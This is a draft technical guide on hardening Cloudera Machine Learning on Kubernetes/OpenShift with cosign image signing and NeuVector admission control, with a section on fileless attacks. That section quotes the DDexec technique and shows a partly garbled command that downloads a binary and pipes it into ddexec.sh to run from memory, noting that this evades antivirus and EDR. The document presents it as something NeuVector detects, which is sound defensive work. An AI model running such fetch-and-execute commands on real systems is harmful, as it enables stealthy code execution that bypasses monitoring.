

**Cloudera ML on Kubernetes/RKE2/OpenShift  
using <https://www.sigstore.dev/> and NeuVector**  
(very draft)

Author: Marc Chisinevski (Cloudera)

Date: Nov 26, 2023

<b>Context</b>	<b>1</b>
<b>Admission control policies to block users from starting ML Applied ML Prototypes and ML sessions using non-signed custom ML runtime images</b>	<b>4</b>
<b>Loading (large) ML models to memory without staging on disk</b>	<b>10</b>
<b>Protect the ML pods / sessions / apps against fileless attacks</b>	<b>11</b>
<b>Signing Rust static binaries with embedded ML models</b>	<b>13</b>
<b>Airgapped environments - using <a href="https://docs.zarf.dev/docs/zarf-overview">https://docs.zarf.dev/docs/zarf-overview</a> to finetune Large Language Models on air-gapped Openshift 4.12 with NVIDIA GPUs</b>	<b>15</b>
<b>Useful links</b>	<b>16</b>

## Context

Cloudera **ML Runtimes** (<https://github.com/cloudera/ml-runtimes>) are a set of container images created to enable ML development and host data applications in the Cloudera Data Platform (CDP) and the Cloudera Machine Learning (CML) service.

ML Runtimes provide a flexible, fully customizable, lightweight development and production machine learning environment for both CPU and GPU processing frameworks while enabling unfettered access to data, on-demand resources, and the ability to install and use any libraries/algorithms without IT assistance.

Cloudera **ML sessions** provide an interactive command prompt and terminal.

## Cloudera **Applied ML Prototypes**

(AMPs, <https://cloudera.github.io/Applied-ML-Prototypes/#/>) are

ML projects that can be deployed with one click directly from Cloudera Machine Learning (CML).

AMPs enable data scientists to go from an idea to a fully working ML use case in a fraction of the time. They provide an end-to-end framework for building, deploying, and monitoring business-ready ML applications instantly.

→ Prototypes encode best practices for solving machine problems.

→ Each step in the solution (e.g. data ingest, model training, model serving etc.) is declared in a yaml configuration file.

→ Run examples locally or automatically deploy steps within your configuration file using

The screenshot displays the Cloudera Applied ML Prototypes (AMPs) web interface. The top navigation bar includes the Cloudera Machine Learning logo and a search bar. The main content area is a grid of project cards, each representing a different ML use case. The cards are organized into rows and columns, with each card featuring a title, a brief description, and a set of tags. The projects include:

- Pinecone**: Intelligent QA Chatbot with Nifi, Pinecone, and Llama2. Tags: CHATBOT, PINECONE.
- Amazon Bedrock**: Text Summarization and more with Amazon Bedrock. Tags: BEDROCK, LLM.
- Cloudera Machine Learning**: Fine-Tuning a Foundation Model for Multiple Tasks (with QLoRA). Tags: HUGGINGFACE, QLoRA.
- LLM Chatbot Augmented with Enterprise Data**. Tags: CHATBOT, LLM.
- Churn Modeling with scikit-learn**. Tags: CHURN PREDICTION, LOGISTIC REGRESSION.
- Deep Learning for Image Analysis**. Tags: COMPUTER VISION, IMAGE ANALYSIS.
- Deep Learning for Anomaly Detection**. Tags: ANOMALY DETECTION, TENSORFLOW.
- NeuralQA**. Tags: QUESTION ANSWERING, BERT.
- Structural Time Series**. Tags: TIME SERIES, PROPHET.
- Analyzing News Headlines with SpaCy**. Tags: SPACY, NLP.
- Question Answering with Wikipedia**. Tags: AUTOMATED QUESTION ANSWERING, EXTRACTIVE QUEST.
- Explaining Models with LIME and SHAP**. Tags: INTERPRETABILITY, EXPLAINABILITY.
- Active Learning**. Tags: ACTIVE LEARNING, LEARNING WITH LIMITED LABELED DA.
- MLFlow Tracking**. Tags: EXPERIMENT TRACKING.
- Few-Shot Text Classification**. Tags: NLP, FEWSHOT LEARNING.
- Canceled Flight Prediction**. Tags: BINARY CLASSIFICATION, XGBOOST.
- Streamlit**. Tags: STREAMLIT, APPLICATIONS.
- Object Detection Inference Visualized**. Tags: COMPUTER VISION, OBJECT DETECTION.
- Getting Started with the CML API**. Tags: API, CML.
- AutoML with TPOT**. Tags: TPOT, AUTOML.

## NeuVector

From <https://repo1.dso.mil/dsop/neuvector/neuvector/enforcer/-/tree/development>:

"NeuVector is the only Kubernetes-Native Container Security solution that acts as an automated Container Firewall supporting:

- Patented Deep Packet Inspection of network payloads and protocol
- Layer 7 Micro-Segmentation of East-West container traffic within the cluster
- Automated packet capture
- Data Loss Prevention
- Automatic Security-as-Code policy generation
- Supports service mesh such as Istio
- Image scanning & CI/CD integrations
- CI/CD pipeline scanning and admission control from Dev to Prod
- Run-time containers, hosts and platform scanning
- Audits host and container against Docker, Kubernetes CIS Benchmarks

NeuVector automatically discovers the normal behavior of container processes and network activity, allowing it to automatically build security policies to protect container based services.

Using Layer 7 network inspection, unauthorized connections between containers or from external networks can be blocked without disrupting normal container sessions.

NeuVector automatically protects security sensitive files, and additional file or directory protection can be added to security policies.


With Layer 7 network inspection, application level attacks such as DDoS and DNS on containers are detected and prevented.

Real-time detection and alerting adds a layer of network security to the dynamic container environment, even for trusted or encrypted connections in a service mesh such as Istio".

## Admission control policies to block users from starting ML Applied ML Prototypes and ML sessions using non-signed custom ML runtime images

In the example below, we will be using Rust custom ML runtimes images with embedded ML models.

Many runtimes are provided by default with the Cloudera platform:



The screenshot shows the Cloudera Runtime Catalog interface. On the left is a dark sidebar with navigation links: Home, ALL, Projects, Sessions, Experiments, Models, Jobs, Applications, AMPs, Runtime Catalog (highlighted), Learning Hub, User Settings, and Site Administration. The main area is titled 'Runtime Catalog' and features a search bar with 'pbj' entered. Below the search bar are filters for Editor (All), Kernel (All), and Edition (All), along with a 'Hide Disabled' toggle and a 'Clear' button. A table lists various runtimes, each with a checkbox, a status icon (green checkmark), the editor name 'PBJ Workbench', the kernel name, and the edition name.

<input type="checkbox"/>	Status	Editor	Kernel	Edition
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.10	Nvidia GPU
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.10	Standard
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.7	Nvidia GPU
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.7	Standard
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.8	Nvidia GPU
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.8	Standard
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.9	Nvidia GPU
<input type="checkbox"/>	✓	PBJ Workbench	Python 3.9	Standard
<input type="checkbox"/>	✓	PBJ Workbench	R 3.6	Standard
<input type="checkbox"/>	✓	PBJ Workbench	R 4.0	Standard
<input type="checkbox"/>	✓	PBJ Workbench	R 4.1	Standard
<input type="checkbox"/>	✓	PBJ Workbench	R 4.3	Standard
<input type="checkbox"/>	✓	PBJ Workbench	Rust Musl Python GPU	Rust Musl Python GPU Marc Standard

## Users can also build their own customized runtimes.

For example, in Cloudera Private Cloud on Kubernetes, users can build custom CML runtimes with **Rust => embed / serve ML models** from standalone Rust static binaries, use super-fast ML frameworks s.a. <https://github.com/huggingface/candle> etc

**Admission policies / webhooks can be defined to allow/block users from starting ML sessions using non-signed custom ML runtime images.**

For example, let's sign a customized ML runtime image from our private Nexus images repository:

```
COSIGN_EXPERIMENTAL=1 cosign sign
ip-10-10-207-158.us-west-2.compute.internal:9999/b868@sha256:be447d3815b5bbaf1fd0ea03c3b65799
621f2efaa9b240f5c571aeab4b34139b
...
Successfully verified SCT...
WARNING: "ip-10-10-207-158.us-west-2.compute.internal:9999/b868" appears to be a private repository,
please confirm uploading to the transparency log at "https://rekor.sigstore.dev"
Are you sure you would like to continue? [y/N] y
tlog entry created with index: 52720413
Pushing signature to: ip-10-10-207-158.us-west-2.compute.internal:9999/b868
```

**skopeo inspect**

**docker://ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3**

```
{
  "Name": "ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu",
  "Digest": "sha256:be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b",
  "RepoTags": [
    "0.1",
    "0.2",
    "0.3",
    "0.4",
    "sha256-be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b.sig"
  ],
}
```

**rekor-cli get --log-index 52720413**

```
LogID: c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d
Index: 52720413
IntegratedTime: 2023-11-27T00:58:23Z
UUID: 24296fb24b8ad77ae5f143b717f15e909a16705fca48762ac9966f9f175180ad91e8974e5295b143
Body: {
  "HashedRekordObj": {
    "data": {
      "hash": {
        "algorithm": "sha256",
```

```

    "value": "1e57af526354a5a1dc3e4713aba8bbb407a3ca9259119208635dbfab362e3455"
  },
  "signature": {
    "content":
"MEUCIDRz/HHBJfBtI2emloQZXa99RsdqSgrZMOst1mpJNEjkAiEAw1ESAaEc+Lk9He3oiSZumJM13Z5WzCY2is1jrm
Mlc0E=",
    "publicKey": {
      "content":
"LS0tLS1CRUdJTiBDRVJUSUZJQ0FURSB0tLS0tCk1JSUMwakNDQWxlZ0F3SUJBZ0lVTm9RajI5bkxBbIF1MDNEaEhwcj
REbmViZ21Vd0NnWUllb1pJemowRUF3TXcKTnpFVWk1CTUdBMVVFQ2hNTWMYbG5jM1J2Y21VdVpHVjJNUjR3SEFZR
FZRUURFeFZ6YVdkemRHOXlaUzFwYm5SbApjbTFsWkdsaGRHVXdIaGNOTWpNeE1USTNNREExT0RFeVdoY05Nak14
TVRJM01ERXdPREV5V2pBQU1Ga3dFd1IICktvWkl6ajBDQVFZSUtvWkl6ajBEQVFjRFFnQUVKR3pNME5HOGYvc0hq
VBjU1diOXhyV0x6c2ZmejFFTXpTZTEKeWJpQzM4T2Y1dnhucU5jb9PcFBPcDNAenVJbExLdE1GWDRXdFhPZlJJN2NR
R2tuemFPQ0FYWXdnZ0Z5TUE0RwpBMVVkRHdFQi93UUVBd0lIZ0RBVEJnTIZlU1VFRERBS0JnZ3JCZ0VGQlFjREF6Q
WRCZ05WSFE0RUZnUUVSbGVCjVNSVMyaTNnL3gwK0RlbnHhXUEJOamNvd0h3WURWUjBqQkQJnd0ZvQVUzOVBwej
FZa0VaYjVxTmPwS0ZXaXhpNFkKWkQ4d0lBWURWUjBSQVFIL0JCWXdGSUVTYldGeVkyZGpjRFpBWjIxaGFxd3VZMj
I0TUN3R0Npc0dBUFFCZzc4dWpBUUVFSG1oMGRIQnpPaTh2WjJsMGFIVmImbU52YIM5c2IyZHBiaTI2WVhWMGFEXX
VCZ29yQmdFRUFZTy9NQUVJCKJDQU1IbWgwZEHCEk9pOHZaMmwwYUhwUxtTnZiUzIzYjJkGjJpOXZZWfYwYURD
QmInWUtLd1ICQkFIV2VRSUUKQWdSOEJlbn0FIQUiYU4wOU1Hckd4eEV5WXRhZUhhKbG5Od0tpU2w2NDNqeXQvNG
VLY29BdktlInk9BQUFCakE1SQpxYU1BQUFRREFFY3dSUUlnTlJEKzBabFlnaVlEWtNBaGVXREhkbDhtYW04THFXeDgz
aTlPTlEIQ2FmNENJUUR2CIQ0NE5WNkFYOW14R3pHRUg2Yik2MW1ZYnprK01kbmxCZENYUFY4ME9MakFLQmdncW
hrak9QUVFEQXdOcEFEQm0KQWpFQS9hU3FDTGs5czR2a1JraW8ydjVZ3dLWVhRVTE1SIVJbZlKYVBMajUzcmRxY2d
PdGs0cFZHaVZaZnkhSRAo0Z0p5QWpFQTFRSDA0WngyU2VEbXE2Q2V3d05Kb01mWldGRUwzVmVzeXIyYlFDamN4
RkZvNytDNktZaVWwU0x0CnFXL3JJQ1krCi0tLS0tRU5EIEFUIRJRKIDQVRFLS0tLS0K"
    }
  }
}
}
}

```

**cosign verify --key cosign.pub**

**ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3 | jq**

.

Verification for

ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3 --

**The following checks were performed on each of these signatures:**

- The cosign claims were validated
- Existence of the claims in the transparency log was verified offline
- The signatures were verified against the specified public key

[

{

"critical": {

"identity": {

"docker-reference":

"ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu"

},

```
    "image": {
      "docker-manifest-digest":
"sha256:be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b"
    },
    "type": "cosign container image signature"
  },
  "optional": {
    "Bundle": {
      "SignedEntryTimestamp":
"MEUCIQCeA/nymhV+qh/RipiMTkwEnBm+jX5/mFRj2E+iSFqqaQIgMc+HsT7bHLgrTTNDZb
7+EtFORMquM3XZFf8bsNEZyhg=",
      "Payload": {
        "body":
"eyJhcGlWZXJzaW9uIjoiaWw5kIjoiaGFzaGVkcmVrb3JkIiwic3BlYyI6eyJkYXRhIj
p7Imhhc2giOnsiYWxnb3JpdGhtIjoic2hhMjU2IiwidmFsdWUiOiI4MWQwNGQwMzFkZjZkY2R
mNGNiOTM2MTI2N2IyYjY3NGRkMGQ1ZjhhMzJiY2ZhYmNlOWVmNTM0Y2ZmODUzMzJkIn19
LCJzaWduYXR1cmUiOnsiY29udGVudCI6Ik1FWUNJUUNFSU13R3pQZVI3NjRvV1REU0tkNkQ
4R3RsaXcyNIJlVZXBFaDlwKzgzERRSWbBSnkzeUVETHBhcmZXQ08rZnZOanRQbFRVTit1ekZ
4ay85aE1Kc2NOV0NUbCI6InB1YmxpY0tleSI6eyJjb250ZW50IjoiaWw5kIjoiaGFzaGVkcmVrb3JkIiwic3BlYyI6eyJkYXRhIj
xcEplbW93UkVGVUlkWUIjaMEZGVHpnM1IwdHBhbk5RTmpNclZtOXdkRmN3VEhWRk4zcFFab
GRZY3dwVWNFdDVSROpUY1hSSFFuTkhrbkJyWW5NNGFXazNOMVJJUVZScmFXWjBZMHBo
VGxGbIV6QjFUMjQ0TkdoNE5HWIRObFZwV0ZkV1JzSkJQVDBLTmFmExTMUZUa1FnVUZWQ
1RFbERJRGRGV1MwdExTMHRDZz09In19fX0=",
        "integratedTime": 1700962817,
        "logIndex": 52523771,
        "logID":
"c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d"
      }
    }
  }
}
```

In NeuVector, we can defined admission control policies using the “image signed” criterion:

The screenshot shows the NeuVector web interface. On the left is a sidebar with navigation links: Dashboard, Network Activity, Assets, Policy, Admission Control (selected), Groups, Network Rules, Response Rules, DLP Sensors, WAF Sensors, and Security Risks. The main panel is titled 'Admission Control' and shows a table of rules with columns ID, Comment, and Criteria. There are 5 rules in total. An 'Edit rule' modal is open, showing details for rule ID 1. The modal includes a 'Type' dropdown set to 'Deny', a 'Comment' field with 'Marc - check image signed', a 'Criterion\*' field with 'Image signed = true', and a 'Mode' dropdown set to 'Protect'. The status is 'Enabled'.

ID	Comment	Criteria
1	Allow deployments in system namespaces.	Namespace is one of [kube-system,kube-public,istio-...]
2	Allow deployments in NeuVector namespace	Namespace is one of [neuvector]
3	Allow deployments in system namespaces.	Namespace is one of [openshift-node,openshift-sdn]

**Edit rule**

Type: ☒ Deny

Comment: Marc - check image signed

Criterion\*: Image signed = true Criteria

Mode: ☐ Use Global Mode ☐ Monitor ☒ Protect

Status: ☒ Enabled

=> cannot start an ML session using a non-signed image:

The screenshot shows the 'Start A New Session' form in the NeuVector interface. The form has fields for Session Name (Untitled Session), Runtime (Editor: PBJ Workbench, Kernel: Rust Musl Python GPU, Edition: Rust Musl Python GPU Marc Standard, Version: 2023.08), and Resource Profile (4 vCPU / 8 GiB Memory, 4 GPUs). The 'Enable Spark' checkbox is checked, and the Spark version is set to 3.3.2 - CDP 7.1.9.0. At the bottom, there is a red error message box.

**Start A New Session**

Session Name: Untitled Session

**Runtime**

Editor: PBJ Workbench Kernel: Rust Musl Python GPU

Edition: Rust Musl Python GPU Marc Standard Version: 2023.08

Configure additional runtime options in [Project Settings](#).

☒ Enable Spark ☒ Spark 3.3.2 - CDP 7.1.9.0

**Runtime Image** - ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3

**Resource Profile**


4 vCPU / 8 GiB Memory 4 GPUs

**Error**

admission webhook "neuvector-validating-admission-webhook.neuvector.svc" denied the request: Creation of Kubernetes Pod is denied.



And everything is duly reported by NeuVector:



The screenshot shows the NeuVector Risk Reports interface. On the left is a sidebar with navigation links: Dashboard, Network Activity, Assets, Policy, Security Risks, and Notifications. The main area is titled 'Risk Reports' and shows a filter of '7 / 4096'. Below this is a table with columns 'Name', 'Level', and 'Location'. The table contains one row with the name 'Admission.Control.Denied', a 'Critical' level, and a location string. To the right of the table, there is a summary section with 'High' (Total: 120) and 'Medium' (Total: 172) risk counts. Below the summary, there is a detailed description of the risk, including the repository, image ID, base OS, tag, and a description of the Kubernetes Pod resource creation being denied.

Name	Level	Location
Admission.Control.Denied	Critical	Registry : https://ip-10-10-207-158.us-west-2.compu Image : marc2-user-1; ip-10-10-207-158.us-west-2.c Image : b868/rustmuslgnu:0.3

**High** Total: 120  
**Medium** Total: 172

**Repository:** b868/rustmuslgnu  
**Image ID:** 393c0fcea0877d3f73a5763c442ee9fcc530d65457f3b9d96c76a8641a243971  
**Base OS:** ubuntu:20.04  
**Tag:** 0.3  
**Description:** Creation of Kubernetes Pod resource (vkwnckmso41mrn2e) is denied in per-rule protect mode beca container.repository.cloudera.com/cdp-private/cloudera/cdsw/kinit:2.0.42-b80, container.repository.cloudera.com/raafar:2.0.42-b80, container.repository.cloudera.com/cdp-private/cloudera-thirdparty/luent-bitu:1.9.10, containe

Short video of CML Rust runtime - multistage building of static Rust binaries orchestrated by K8s/RKE2/Openshift: <https://youtu.be/w9PLuofxJPI>

Example Dockerfile: <https://github.com/marcredhat/rustcml/blob/main/Dockerfile>

## Loading (large) ML models to memory without staging on disk

In the previous use case, the ML model was embedded in a signed image.


From ML sessions, applications and Applied ML Prototypes, users can load large ML models to memory without staging on disk:

Video at

[https://www.linkedin.com/posts/chisinevski\\_cloudera-private-cloud-kubernetes-loading-activity-7133642651286867968-CyAj](https://www.linkedin.com/posts/chisinevski_cloudera-private-cloud-kubernetes-loading-activity-7133642651286867968-CyAj)

In the case of ML sessions, the attack surface area is higher as they allow interactive terminals using sshd.

Example of CML session loading an ML model directly to memory, without staging on disk.



```
daftloadmodelinmemory.ipynb
Python 3 (ipykernel)

[1]: %capture
    !pip install getdaft ctransformers

[2]: import daft
    from daft.io import IOConfig, S3Config

[3]: # Define a UDF that returns a column of "string" type
    @daft.udf(return_dtype=daft.DataType.string())
    class TransformerModel():

        def __init__(self):
            """During initialization, download the model and load it into memory"""
            from ctransformers import import AutoModelForCausalLM

            self.model = AutoModelForCausalLM.from_pretrained("marella/gpt-2-ggml")

        def __call__(self, string_column: daft.Series):
            """When running the model on a string column, just call 'self.model' on the strings"""
            return [self.model(text) for text in string_column.to_pylist()]

    # Example usage
    # Also see: df.read_parquet/csv for reading data in instead of this trivial example
    df = daft.from_pydict({"color": ["red", "blue", "green"]})
    df = df.with_column("prompt", "What does the color " + df["color"] + " represent?")
    df = df.with_column("results", TransformerModel()(df["prompt"]))
    df.collect()

    # Retrieve results as a dictionary
    # Also see: df.write_* for writing results out to Parquet/CSV
    print(df.to_pydict())

Fetching 1 files: 100% 1/1 [00:00<00:00, 70.54it/s]

Fetching 1 files: 100% 1/1 [00:00<00:00, 106.42it/s]

{'color': ['red', 'blue', 'green'], 'prompt': ['What does the color red represent?', 'What does the color blue represent?', 'What does the color green represent?'], 'results': ['What about this is more complex and confusing to see through your lens?\\nThat\\'s when it hits you, or as they call "the black-and-" thing. It looks like a little yellowish substance that can be seen in many colors on Earth but has no apparent meaning beyond its appearance (see the color of an apple). This is why I\\'ve always thought red was more complex than green and blue to me: it\\'s just another way of saying "the same" for us.\\nWhat does the purple represent?']}]
```

Similarly, ML models can be loaded from Apache Ozone and other s3-compatible object storage; just swap out the logic for TransformerModel.\_\_init\_\_ in the screenshot above with something like

<https://stackoverflow.com/questions/67633551/reading-a-pretrained-huggingface-transformer-directly-from-s3>

## Protect the ML pods / sessions / apps against fileless attacks

### Context

From <https://github.com/arget13/DDexec/blob/main/README.md>:


"In Linux in order to run a program it must exist as a file, it must be accessible in some way through the file system hierarchy (this is just how `execve()` works). This file may reside on disk or in ram (tmpfs, memfd) but you need a filepath. This has made very easy to control what is run on a Linux system, it makes it easy to detect threats and attacker's tools or to prevent them from trying to execute anything of theirs at all (e. g. not allowing unprivileged users to place executable files anywhere).

But this technique is here to change all of this. If you can not start the process you want... then you hijack one already existing.

The following is an example of the use of a shellcode that will create a memfd (a file descriptor pointing to a file in memory) to which we can later write binaries and run them, from memory obviously."

**Note that the above works well even for images / ML runtimes build from distroless or scratch: you can bring your own busybox, tools etc as shown in the examples below:**

If this is attempted in an ML session, NeuVector can detect it as "process profile violation, not from an image file":



Piping the base64 of the binary you want to run (without newlines) into ddexec.sh is much more likely to go undetected by antivirus and endpoint detection and response solutions:

```
37d8w3ujyrvz9hvrui~/DDexec$ curl -L " | base64 -w0 | bash ddexe
c.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100 240    0 240    0    0    363    0 --:--:-- --:--:-- --:--:-- 363
100 475    0 475    0    0    495    0 --:--:-- --:--:-- --:--:-- 495
100 146k 100 146k    0    0   128k    0 0:00:01 0:00:01 --:--:-- 128k

